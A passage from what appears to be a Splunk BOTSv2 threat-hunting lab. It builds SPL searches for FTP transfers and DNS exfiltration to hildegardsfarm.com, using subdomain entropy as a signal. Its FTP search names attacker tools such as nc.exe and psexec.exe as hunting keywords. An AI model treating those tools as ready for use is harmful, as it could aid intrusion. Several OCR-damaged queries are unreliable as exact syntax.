
```
index=botsv2 sourcetype=wineventlog (singlefile.dll OR winsys32.dll) | stats count by host
```

✓ 4 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling




Let's also not forget to search for the other files that were downloaded.


```
index=botsv2 sourcetype=stream:ftp (dns.py OR nc.exe OR psexec.exe OR python-2.7.6.amd64.msi
```



To look for events related to these files on, for example, the *venus* host/server, use the search below.

```
index=botsv2 sourcetype=stream:ftp (dns.py OR nc.exe OR psexec.exe OR python-2.7.6.amd64.msi
```






We have investigated FTP activity thoroughly enough. You should now have a good idea of how to hunt for FTP exfiltration.

Task 3. Hunt for DNS exfiltration

With the IP address of 160.153.91.7, we can leverage this indicator to determine if any exfiltration was being attempted using DNS. *stream:dns* provides us with all DNS query and responses occurring within Frothly (our domain).


```
index=botsv2 sourcetype=stream:dns 160.153.91.7 | stats count by src_ip
```



Let's start investigating 10.0.2.107, as follows.


```
index=botsv2 sourcetype=stream:dns 160.153.91.7 src_ip=10.0.2.107
```

If we click the *name* field we notice a curious-looking domain.




Let's investigate further as follows.

```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com | stats count by dest_ip | sort - count
```



We notice almost 70K events for this domain! Let's look into the queries (since we are hunting for DNS exfiltration).


```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*"
| table _time query{} src_ip dest_ip
```



Let's leverage URL Toolbox to refine our search. We will need to reference the mozilla list (part of URL Toolbox) and then run the ut_parse_extended macro against the query field. This will chop the query into finer pieces to analyze. We can then calculate the Shannon entropy score of the subdomain that was extracted and then table the output.

As we review at our results, we can see that all of these subdomains have a high entropy score. Entropy scores greater than 3 are considered high and can often be used to determine if domains or urls are algorithmically generated. Entropy is not perfect, just look at an AWS subdomain name, but it is another tool in the tool chest that can help indicate a DGA and that additional interrogation is needed.


```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*" query *.hildegardsfarm.cc
| eval query{}=mvdedup(query{})
